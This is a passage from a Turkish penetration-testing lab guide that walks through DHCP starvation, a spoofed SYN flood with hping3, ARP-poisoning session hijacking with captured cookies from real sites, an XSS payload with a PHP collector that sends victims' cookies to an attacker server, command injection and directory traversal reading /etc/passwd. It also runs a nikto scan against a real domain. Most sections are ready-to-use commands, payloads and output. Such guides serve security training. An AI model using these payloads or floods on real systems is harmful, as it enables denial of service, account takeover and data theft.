Amaç: Sahte mac adresi ile DHCP discover paketleri göndererek DHCP scope'larını doldurmak

Lab Senaryosu: DHCP sunucusuna çok sayıda DHCP discover paketi gönderilir. DHCP scope'u dolduğunda DHCP sunucu gerçek kullanıcılara cevap veremeyecektir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- yersinia

Adımlar:


1.Adım

Yersinia aracının grafiksel arayüzü açılır.

Komut: yersinia -G

2.Adım

Launch attack butonuna basılır. Oradan DHCP sekmesine girilir. Sending DISCOVER packet işaretlenerek "ok" butonuna basılır.



9.5: SYN saldırısı

Amaç: Sunucuya çok fazla SYN paketi göndererek sunucunun hafızasının dolmasını sağlamak

Lab Senaryosu: Sunucuya çok sayıda SYN isteği gönderilir. Hafızası dolan sunucu gerçek kullanıcılara cevap veremeyecektir.

- Kali Linux

Kullanılan Araçlar:

- hping3

Adımlar:

1.Adım

Sunucuya rastgele ip'lerden mümkün olduğunca çok sayıda SYN paketi gönderilir. -S parametresi SYN paketi göndermeye, --rand-source parametresi rastgele ip'lerden geliyormuş gibi paket göndermeye, -p parametresi portu belirtmeye, -- flood parametresi ise mümkün olduğunca çok sayıda paket göndermeye yarar.

Komut: hping3 -S [hedef-ip] --rand-source -p 80 --flood

10 – Oturum Çalma

10.1: Oturum Çalma Saldırısı

Amaç: Hedefteki kullanıcının oturumunu çalarak devam eden oturumunu devir almak

Lab Senaryosu: Hedef sisteme arp zehirlenmesi yapılır. Kullanıcının HTTP trafiği izlenerek oturum bilgisi elde edilir. Elde edilen oturum bilgisiyle kullanıcının oturumu devir alınır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- ettercap

- wireshark

- firefox web developer eklentisi


Adımlar:

1.Adım

Hedef sistem ettercap ile zehirlenir.

2.Adım

Trafik wireshark ile izlenir. Http trafiği filtrelenir. Paketlerin içeriğine bakılıp cookieler tespit edilir.




No.	Time	Source	Destination	Protocol	Length	Info
1615	74.05414700	192.168.170.151	37.75.10.211	HTTP	979	[TCP Retransmission] POST /forum/das
1618	74.46359600	37.75.10.211	192.168.170.151	HTTP	609	HTTP/1.1 200 OK (text/html)
1619	74.46588500	37.75.10.211	192.168.170.151	HTTP	609	[TCP Retransmission] HTTP/1.1 200 OK
1620	74.56366800	37.75.10.211	192.168.170.151	HTTP	609	[TCP Retransmission] HTTP/1.1 200 OK
1621	74.56590200	37.75.10.211	192.168.170.151	HTTP	609	[TCP Retransmission] HTTP/1.1 200 OK
1642	79.92724200	192.168.170.1	239.255.255.250	SSDP	214	M-SEARCH * HTTP/1.1
1647	80.92753400	192.168.170.1	239.255.255.250	SSDP	214	M-SEARCH * HTTP/1.1
1648	81.92831000	192.168.170.1	239.255.255.250	SSDP	214	M-SEARCH * HTTP/1.1
1649	82.92914900	192.168.170.1	239.255.255.250	SSDP	214	M-SEARCH * HTTP/1.1
1722	100.6699680	192.168.170.151	2.21.69.33	HTTP	483	GET /pub/firefox/releases/48.0.2/upd
1724	100.6738670	192.168.170.151	2.21.69.33	HTTP	483	[TCP Retransmission] GET /pub/firefo
2309	101.2258210	2.21.69.33	192.168.170.151	HTTP	1268	HTTP/1.1 206 Partial Content (appli

```
Content-Length: 62\r\n
Accept: application/json, text/javascript, */*; q=0.01\r\n
Origin: http://oyungezer.com.tr\r\n
X-Requested-With: XMLHttpRequest\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded\r\n
Referer: http://oyungezer.com.tr/forum/discussions\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: tr-TR, tr;q=0.8, en-US;q=0.6, en;q=0.4\r\n
[truncated]Cookie: b3e1be5d7daabd96bd6a03d40cdbe0f=48316b9ef86ea8b8e0a7322b5d3df8ff; _gat=1; Vanilla=55970-14747
\r\n
[Full request URI: http://oyungezer.com.tr/forum/dashboard/notifications/inform]
[HTTP request 1/7]
```

3.Adım

Firefox ile tespit edilen cookie'nin bulunduğu web sitesi ziyaret edilir. Web developer eklentisindeki cookies bölümünden view cookie information seçilir. Hedef sistemden alınan cookie bilgisi buraya girilir.



The screenshot shows the Firefox Web Developer tool interface. The top bar indicates the current page is 'Cookie Information from http://www.egitimhane.com/'. The main content area displays the details of a cookie:

Value	99
Host	www.egitimhane.com
Path	/
Expires	Fri, 22 Sep 2017 21:26:39 GMT
Secure	No
HttpOnly	No

Below the table, there are buttons for 'Delete...' and 'Edit...'. A green notification bar states: 'The cookie 'PHPSESSID' was edited.' Below this, the updated cookie information is shown:

Name	PHPSESSID
Value	8821fd4a1cd4bcff5604c2906df2a78b
Host	www.egitimhane.com
Path	/
Expires	At end of session
Secure	No
HttpOnly	No

Again, 'Delete...' and 'Edit...' buttons are present at the bottom.

4.Adım

Websitesi sayfası yenilendiğinde oturum çalma işlemi başarılı olmuşsa, sitede hedefin hesabıyla login olduğu görülecektir.

11 – Web Sunucularına Giriş

11.1: Web Sunucuna ait bilgilerin sorgulanması

Amaç: Hedef web sunucusunun üzerinde şuan kullanılan ve geçmişte kullanılmış olan işletim sistemi ve programlar hakkında bilgi sahibi olmak

Lab Senaryosu: Netcraft sitesine girilerek hedef sistem hakkında bilgi sahibi olunur.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- firefox


Adımlar:

1.Adım

Netcraft.com adresine girilir. “What’s that site running?” bölümüne sorgulanmak istenilen domain yazılır ve sorgulanır. “Site report” bölümünden domainle ilgili detaylı bilgiye ulaşılabilir.

Site title	BG-Tek	Date first seen	May 2011
Site rank	1147357	Primary language	Turkish
Description	5651 uyumlu log tutma,Firewall ve hotSpot çözümleri sunar.		
Keywords	coslat,5651,5651.Sniffer,Hotspot,Firewall Hotspot,Hizmet Portalı,Güvenlik duvarı,5651. loglama,5651 yasası,5651,firewall,güvenlik duvarı,hotspot,mirror port,mirror log,Web Filtreleme,Kanuni log toplama,Content filtering,vpn,load balancing,yük dengeleme		


Network

Site	http://www.bg-tek.net	Netblock Owner	Iksir Internet Hizmetleri A.S. - Istanbul
Domain	bg-tek.net	Nameserver	ns69.domaincontrol.com
IP address	85.95.238.201	DNS admin	dns@jomax.net
IPv6 address	/Not Present	Reverse DNS	201.238.95-85-datacenter-services.ixirtelekom.com.tr
Domain registrar	godaddy.com	Nameserver organisation	whois.wildwestdomains.com
Organisation	Domains By Proxy, LLC	Hosting company	Iksir Internet Hizmetleri
Top Level Domain	Network: entitles (.net)	DNS Security Extensions	unknown
Hosting country	 TP		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen	Refresh
Iksir Internet Hizmetleri A.S. - Istanbul	85.95.238.201	Linux	Apache/2.2.22 Ubuntu	23-Jul-2016	
Iksir Internet Hizmetleri A.S. - Istanbul	85.95.238.201	unknown	Apache/2.2.22 Ubuntu	18-Nov-2012	
Iksir Internet Hizmetleri A.S. - Istanbul	85.95.238.201	Linux	Apache/2.2.17 Ubuntu	17-Nov-2012	

Security

Netcraft Risk Rating [FAQ]	0/10 	On Exploits Block List	No
On Spamhaus Block List	No	On Domain Block List	No
On Policy Block List	No		

11.2: Sunucu Hakkında Detaylı Bilgiler Ve Olası Zafiyetler

Amaç: Hedef web sunucusu hakkında detaylar ve olası zafiyetler hakkında bilgi toplama

Lab Senaryosu: Nikto aracı kullanılarak hedef domain ile sunucu hakkında detaylı bilgilere ve olası zafiyetlere ulaşılabilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- nikto

Adımlar:

1.Adım

Nikto aracına -h parametresi ile domain verilir ve sorgulama yapılır.

Komut: nikto -h coslat.com

Çıktısı:

```
root@kali:~# nikto -h coslat.com
```

```
- Nikto v2.1.6
```

```
+ Target IP:      35.204.203.72
```

```
+ Target Hostname:  coslat.com
```

```
+ Target Port:    80
```

```
+ Start Time:    2016-09-23 10:30:04 (GMT3)
```

```
+ Server: Apache/2.2.22 (Ubuntu)
```

```
+ Server leaks inodes via ETags, header found with file /, inode: 1377230, size: 17949, mtime: Tue Feb 24 09:32:05 2015
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
```

```
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

```
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
```

```
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
```

```
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.24
```

```
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
```

```
+ OSVDB-3092: /manual/: Web server manual found.
```

```
+ OSVDB-3268: /manual/images/: Directory indexing found.
```

```
+ OSVDB-3233: /icons/README: Apache default file found.
```

12 – Web Yazılım Zayıflıkları

12.1: XSS Zafiyeti İle Cookie Çalma

Amaç: Hedef sisteme login olmuş kullanıcının XSS zafiyetinden yararlanarak cookie bilgisini çalma

Lab Senaryosu: XSS zafiyeti bulunan sistem tespit edilir. Kurbanın cookisini çalmak için sunucu tarafında bir betik hazırlanır. Kullanıcıya bu sunucuya çıkan bir bağlantı yollanır. Kurban bu bağlantıya girdiğinde kurbanın cookie'si elde edilmiş olur. Elde edilen cookie ile oturum çalma labında gösterilen şekilde kullanıcının oturumu devir alınır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- php

- javascript

- firefox

- firefox web developer eklentisi


Adımlar:

1.Adım

Firefox ile “testasp.vulnweb.com” adresine girilir. Register alanından kayıt olunur. Daha sonra sayfaya login olunur. Search alanında bulunan XSS zafiyetinden yararlanarak ekrana cookie yazılır.

Komut: testasp.vulnweb.com/Search.asp?tfSearch=<script>alert(document.cookie)</script>

Çıktısı:



2.Adım

Cookie deęerini uzak saldırgandan elde edebilmek için web sunucusuna bir script koyulur.

```
<?php
$cookie=$_GET["cookie"];
$ip=$_SERVER["REMOTE_ADDR"];
$d = date('d m Y H:i:s');
file_put_contents("cookiler.txt", "$d:$ip:$cookie\n", FILE_APPEND );
?>
```

Phishing ile hedefe bu sunucuya çıkan ařaęıdaki link gönderilir. Kurban linke tıkladıęında eęer sayfada login olmuşsa cookie bilgisi elde edilecektir.

Komut: testasp.vulnweb.com/Search.asp?tfSearch=<script>document.write('<img src="

Bazı browserlar için ifadeyi url encode'lu göndermek gerekebilmektedir.

Komut: testasp.vulnweb.com/Search.asp?tfSearch=%3Cscript%3Edocument.write%28%27%3Cimg%20src%3D%22http%3A%2f%2fsunucu-adresi%2fcookie.php%3Fcookie%3D%27%2bdocument.cookie%2b%27%22%2f%3E%27%29%3C%2fscript%3E

3.Adım

Cookie elde edildikten sonra oturum çalmadaki gibi cookie browsera girilerek kurbanın oturumu elde edilebilir.

12.2: Komut Enjeksiyonu

Amaç: Hedef sisteme komut enjeksiyonu yapmak

Lab Senaryosu: Komut enjeksiyonu tespit edilen sistemde komut çalıştırılır.

Kullanılan işletim sistemi:

- Kali Linux
- Web for pentester

Kullanılan Araçlar:

- firefox

Adımlar:

1.Adım

Browser ile web for pentester makinesinin ip adresine gidilir. Commands injection bölümünden example 1'e girilir.

2.Adım


Komut enjeksiyonu zafiyeti bulunan sayfaya ping komutundan sonra istenilen komut gönderilir.

Komut: `http://web-for-pentester-ip/commandexec/example1.php?ip=127.0.0.1 && cat /etc/passwd`

Bazı browserlar için ifadeyi url encode'lu göndermek gerekebilmektedir.

Komut: `http://web-for-pentester-ip/commandexec/example1.php?ip=127.0.0.1%20%26%26%20cat%20%2fetc%2fpasswd`

Çıktısı:



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.019 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.014/0.016/0.019/0.004 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/:/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534:./var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

12.3: Parametre ve Form Deęiřtirme

Amaç: Bir web sunucusunda gönderilen formda deęiřtirme yapmak

Lab Senaryosu: Burp proxy yazılımını kullanarak firefox browserdan gönderilen isteklerde araya girilip, parametre ve form deęiřtirme iřlemi yapılır.

Kullanılan iřletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- firefox

- burp suite

Adımlar:

1.Adım


Firefox browser açılır. Preferences'tan advanceda girilir. Network sekmesindeki settings butonuna basılır. Buradan manuel proxy configuration seçeneęi seçilir. HTTP Proxy bölümüne 127.0.0.1 ve port bölümüne 8080 yazılır.

2.Adım

Burp suite programı açılır. Proxy sekmesinden Intercept tabı açılır. Form ve parametre deęiřtirebilmek için “intercept on” olmalıdır.

3.Adım

Gönderilen web istekleri burp suite programı tarafından durdurulacaktır. Burada droplama ve deęiřtirme iřlemleri yapılabilir.



12.4: Directory Traversal

Amaç: Dizin atlama zafiyeti kullanılarak hedef sistemden dosya okumak

Lab Senaryosu: Dizin atlama zafiyeti tespit edilen sistemden /etc/passwd dosyası okunur

Kullanılan işletim sistemi:

- Kali Linux
- Web for pentester

Kullanılan Araçlar:

- firefox

Adımlar:

1.Adım


Web for pentester ip adresine gidilir. Directory traversal bölümündeki example1'in yanında bulunan resme sağ tıklayarak resmin konumu kopyalanır.

2.Adım

Kopyalanan adrese gidilir. Gidilen adreste directory traversal zafiyeti kullanılarak /etc/passwd dosyası elde edilir.

Komut: `http://web-for-pentester-ip/dirtrav/example1.php?file=../../etc/passwd`

Çıktısı:



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
